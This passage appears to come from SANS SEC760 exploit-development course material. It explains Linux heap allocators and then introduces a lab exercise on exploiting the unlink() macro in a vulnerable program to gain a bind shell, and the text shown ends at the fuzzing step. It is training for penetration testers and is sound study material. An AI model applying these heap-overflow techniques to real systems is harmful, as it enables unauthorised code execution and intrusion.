


unlink() with Checks

Checks are now made to ensure the pointers have not been corrupted. Here is the code:

```
#define unlink(P, BK, FD) { \
            FD = P->fd; \
            BK = P->bk; \
            if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                        malloc_printerr (check_action, "corrupted double-
linked list", P); \
            else { \
                        FD->bk = BK; \
                        BK->fd = FD; \
            } \
}
```


Now we simply add a check to make sure that the FD's BK pointer is pointing to our current chunk and that BK's FD pointer is also pointing to our current chunk. If it is != we print out the error, "corrupted double-linked list."



Bins

Linked lists are kept in bins based on their size. There is a total of 128 bins available, which are sorted by size. The first bin is used for unsorted chunks that were recently freed and acts as a cache of chunks available if their size matches a request. If they are not quickly taken by malloc(), calloc(), or realloc(), they are placed into a bin based on their size. Chunks greater than 128KBs are not placed into a bin but are handled by the mmap() function. Frontlink() works with an index to determine the appropriate bin for a freed chunk.

Fastbins are used for frequently used, smaller chunks of data up to 80 bytes. They are connected with singly linked lists because no chunks from the middle are taken. Fastbins use Last-In, First-Out (LIFO) ordering to distribute a requested chunk of memory. This is a perfect example in which efficiency is often chosen over security.




Bin Indexing

As stated in the dlmalloc source code, "Bins for sizes < 512 bytes contain chunks of all the same size, spaced 8 bytes apart. Larger bins are approximately logarithmically spaced. (See the table below.) The `av_' array is never mentioned directly in the code, but instead via bin access macros."

The bin indexing is stated as the following:

```
64 bins of size       8
32 bins of size      64
16 bins of size     512
 8 bins of size    4096
 4 bins of size   32768
 2 bins of size  262144
 1 bin  of size what's left
```


This means that for chunks up to 512 bytes in size, each bin correlates to a specific size, spaced by 8-bytes. The bin number can be multiplied by 8 to determine the chunk size for that bin's freelist.



The Wilderness

The wilderness chunk or top chunk is the chunk bordering the highest memory address allocated so far by sbrk(). If no available memory is available, its size can be increased by calling the sbrk() function. This is the only chunk that can increase the size of the heap. The term wilderness comes from the idea that it is bordering the unknown and was named by Kiem-Phong Vo.

The mmap() function can also be used instead of sbrk() if the wilderness chunk cannot be increased due to a large memory request that sbrk() cannot handle or if a noncontiguous block is requested, as the space is not available within the existing arena. An arena is a heap allocated through mmap() or sbrk(). Each thread, when using a memory allocator such as ptmalloc, can have multiple arenas.




ptmalloc

The ptmalloc memory allocator was written by Wolfgram Gloger and is based on Doug Lea's memory allocator. The goal of ptmalloc over dlmalloc is primarily to support multiple threads and allow for multiple heaps. In this implementation, multiple threads do not have to share the same heap. Other goals of the allocator are the same as Doug Lea's. Those are to provide portability, increase speed, allow for tuning, and other features. ptmalloc uses sbrk() and mmap() to allocate memory based on the request. Just like dlmalloc, sbrk() is used to increase an existing heap by way of the wilderness chunk, and mmap() is used to allocate a new arena.

With fork(), each call creates a new child process copying the parent process. Each process gets a new Process ID and its own address space. Sharing between the processes can be difficult due to the separate address space. Threading, however, shares the same Process ID and memory space. Sharing within the process is much more seamless. Note: Threads are difficult to program properly with C and C++ because the languages were designed with fork() in mind and not threading. You often see programmers siding with fork() because it has been around for a long time and is portable between all OSes.

Reference:

You can find Wolfram Gloger's malloc homepage at http://www.malloc.de/en/.



tcmalloc and jemalloc

Some of the other available memory allocators include thread-caching malloc (tcmalloc), available at http://goog-perftools.sourceforge.net/doc/tcmalloc.html, and Jason Evan's malloc (jemalloc), available at https://github.com/jemalloc/jemalloc. It was built to be scalable for multiple processors and threads, using multiple arenas. Optimization has been added so that pages of memory that were once in use (dirty-pages), but completely empty, happen in priority at the end of the heap so that they can be purged. Giving memory to and requesting memory from the Kernel is expensive, so it should happen only when it makes sense. This may not be a big deal for personal devices; however, think of the processing power required by companies such as Google and Facebook. The ability to free up the pages at higher memory on the heap is done by allocation optimization using the lower memory ranges first before moving further down.

The tcmalloc implementation was developed by Google and is available as part of the Google Performance Tools. It is a high-speed memory allocator that can be incorporated into your programs with the –ltcmalloc flag during compilation. Other malloc implementations are also available.

Example Use of malloc()

- Objective: Find the address of the chunk allocated by malloc()
- Create and compile the following:

```
#include <stdlib.h>
main(){
    malloc(500);
}
```


SANS SEC760 | Advanced Exploit Development for Penetration Testers 24

Example Use of malloc()

The objective of this example is to locate the address of the 500-byte chunk assigned by malloc(). Use a text editor and create the following program in C:

```
#include <stdlib.h>
main(){
        malloc(500);
}
```

Save the program as malloc_check.c in your home directory on the Kubuntu image. Compile the program with "gcc malloc_check.c –o malloc_check" at a command prompt. Next, we determine a way to locate the address of the chunk assigned by malloc().



Tool: ltrace

The tool ltrace was authored by Juan Cespedes and is freeware under the GNU Public License. ltrace executes a program until it exits, and during program execution, it records library calls and the signals received. The relative strace tool traces systems calls as well as library calls by default and is more compatible with many OSes.

Common commands include

ltrace -p (pid) - This command tells ltrace to attach to the requested Process ID and begin tracing.

ltrace –S - This command traces system calls as well as library calls.

ltrace –f - This command traces child processes created by fork().

strace is another great tool and is actually the successor to ltrace. However, ltrace still makes it a bit easier for us to find basic information that we need.

Example Answer

- Use ltrace or strace to find the location of the chunk allocated by malloc()
  - `$ ltrace ./malloc_check 2>&1 |grep malloc`
    `malloc(500)  =0x804a008`
  - 2>&1 redirects stderr
  - ASLR causes this location to change

Example Answer


Several tools allow you to determine the location of memory allocations. Again, we use the ltrace tool. By entering this command

ltrace ./malloc_check 2>&1 |grep malloc

...you get this response:


malloc(500) ***=0x804a008***

We see that the start address of the chunk created by our malloc(500) statement is at the memory address 0x0804a008.



Module Summary

This module covered how heap memory is managed on the Linux operating system. There are many memory allocators available that are simply wrappers to the functions malloc(), realloc(), free(), and calloc(). The wrappers can add additional features and controls to the functions they manage. Dynamic memory can be quite complex when attempting to follow the execution flow of a program and how and where memory is allocated.



Introduction to Linux Heap Overflows

In this module, we briefly introduce heap overflows on Linux before getting into an exercise. We walk through the process of overwriting heap pointers to gain control of a process. The first technique is to abuse the unlink() function when used to coalesce free chunks together into one large chunk. We then go through the process of overwriting function pointers to get wanted results. With modern heap controls in place, overwriting function pointers or unprotected variables on the heap is the most popular method of exploitation.

Heap Exploitation on Linux (1)

- This section is mostly exercises!
- Use your Red Hat VM
- Heap exploits are often more complex than stack overflows
- Goals of heap overflows:
  - Privilege Escalation
  - Getting Shell
  - Bypass Authentication
  - Overwrite
  - Much More

Heap Exploitation on Linux (1)

In this module, we take a look at exploits that take advantage of programs utilizing the heap. Heap exploits can be a bit trickier than your standard stack overflows. The heap is also much more dynamic than the stack, which can potentially provide more opportunities for a vulnerability to exist and go undetected through code audit.

Goals of Heap Overflows

Heap overflows provide many of the same opportunities to an attacker as the stack, including privilege escalation, obtaining a root shell, bypassing authentication, and many others. For this first set of exercises, we use your Red Hat virtual machine. There are times, especially when working with embedded systems, when you run into outdated kernel versions.


Heap Exploitation on Linux (2)

- Linux heap overflows mainly target two areas:
  - Overwriting heap metadata
    - Overwriting forward and backward pointers used to maintain track of free chunks
    - Overwriting heap header data to create new arenas
  - Overwriting application function pointers
    - Uninitialized pointers in the BSS segment
    - Application data residing within a chunk allocation

Heap Exploitation on Linux (2)

Depending on the particular kernel version you deal, various types of heap overflow techniques may be possible. We start with an older technique abusing the unlink() macro implemented inside of the dlmalloc implementation. This technique is useful if you come across an outdated kernel version, such as that with an embedded system. Most importantly, this technique helps to introduce the types of techniques required to exploit heap overflows. The techniques are generally considered a rite of passage when moving away from simpler stack-based overflows. Regardless of the patches to the unlink() macro, the patched version can also be abused depending on various conditions. We cover some of these techniques later.

Overwriting application data is often a possible attack vector depending on how that data is used. An example is an uninitialized variable residing in the BSS segment of memory. If a pointer resides in this segment and an overflow condition exists, it may be possible to hijack control of the pointer. It is common to overwrite pointers in the Global Offset Table (GOT), as well as the .dtors section of an application to take control at the point when the overwritten pointer is called.



Introduction to Linux Heap Overflows

In this exercise, you are tasked with abusing the unlink() macro prior to the patched version used in more recent versions of malloc implementations and the GNU C Library.

Exercise: Exploiting the Heap


- Target Program: heap2 and heap3
  - This program is in your home directory on the Red Hat VM
- Goals:
  - Locate the vulnerability
  - Work with heap navigation
  - Exploit the program and gain shellcode execution
  - Username/Password is deadlist/deadlist for all VM's

This program requires that you utilize tools to determine how the heap segment is used with the dlmalloc heap implementation. ASLR is not running during this exercise so that the technique can be covered. ASLR bypass techniques are covered in SEC660 and covered more later in the course.

Exercise: Exploiting BSS

In this exercise, you work to find a vulnerability in the heap2 and heap3 programs on your Red Hat virtual machine. Your instructor will walk through the heap2 program exploit process and then you will be given time to do exploit heap2 and heap3.

All required virtual machines for this section are in the folder titled, "**VMs**" from your course supplied DVD or USB drive.



Exercise: The heap2 Program (1)

We now walk through exploiting the heap2 program by abusing the unlink() macro called by the free() function. The goal is, of course, to execute our shellcode and open up a port on TCP 9999, binding a command shell. For this exercise, we use the tools objdump, ltrace, file, gdb, and Python. A common twist has been thrown at this program by stripping the binary of its symbol table. This means that you will have difficulty in finding the location of functions and the like; however, it is easily remedied by setting breakpoints on wanted functions within the procedure linkage table (PLT), or by further reversing the function call from the code segment.

We use Red Hat 9.0 Psyche for our heap exercises. This OS has been chosen to allow for the exploitation of the unlink() macro without adding additional complexity. Many OSes running former versions of glibc were and are vulnerable to exploitation of the unlink() macro. Newer kernel versions have been fixed to validate forward and backward pointers prior to unlinking a chunk from memory. This does not mean exploitation is impossible; it simply requires that you become more creative. Understanding how to abuse the unlink() macro is an important rite of passage in breaking out of the simpler stack-based buffer overflows. You can abuse unlink() in several ways, and we look at a fairly reliable method.

Exercise: The heap2 Program (2)

- Determine if the heap2 program is vulnerable

```
[root@localhost deadlist]# ./heap2
Usage: ./heap1 <Word to add to dictionary!>
[root@localhost deadlist]# ./heap2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[root@localhost deadlist]#
```

- The program expects a word to add to the dictionary
- Small number of A's does not cause any problems

Exercise: The heap2 Program (2)

You need to determine if and how the heap2 program is vulnerable. Start by simply running the program with no arguments to see if any usage information exists. As you can see, the usage states, "./heap <Word to add to dictionary>." Next, try entering in a series of A's to see if you get any response. The program responds with, "You entered: AAAAAAAA…" and terminates normally.


Exercise: The heap2 Program (3)

- Let's try entering in a large number of A's

```
[root@localhost deadlist]# ./heap2 `python -c 'print"A"*600'`
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
[root@localhost deadlist]#
```



Exercise: The heap2 Program (3)

Next, try entering in 600 A's using Python and generate a segmentation fault, as shown on the slide. You now know that you have likely managed to overwrite an important pointer. At this point, you still don't know if this is a stack buffer or heap.



Exercise: The heap2 Program (4)

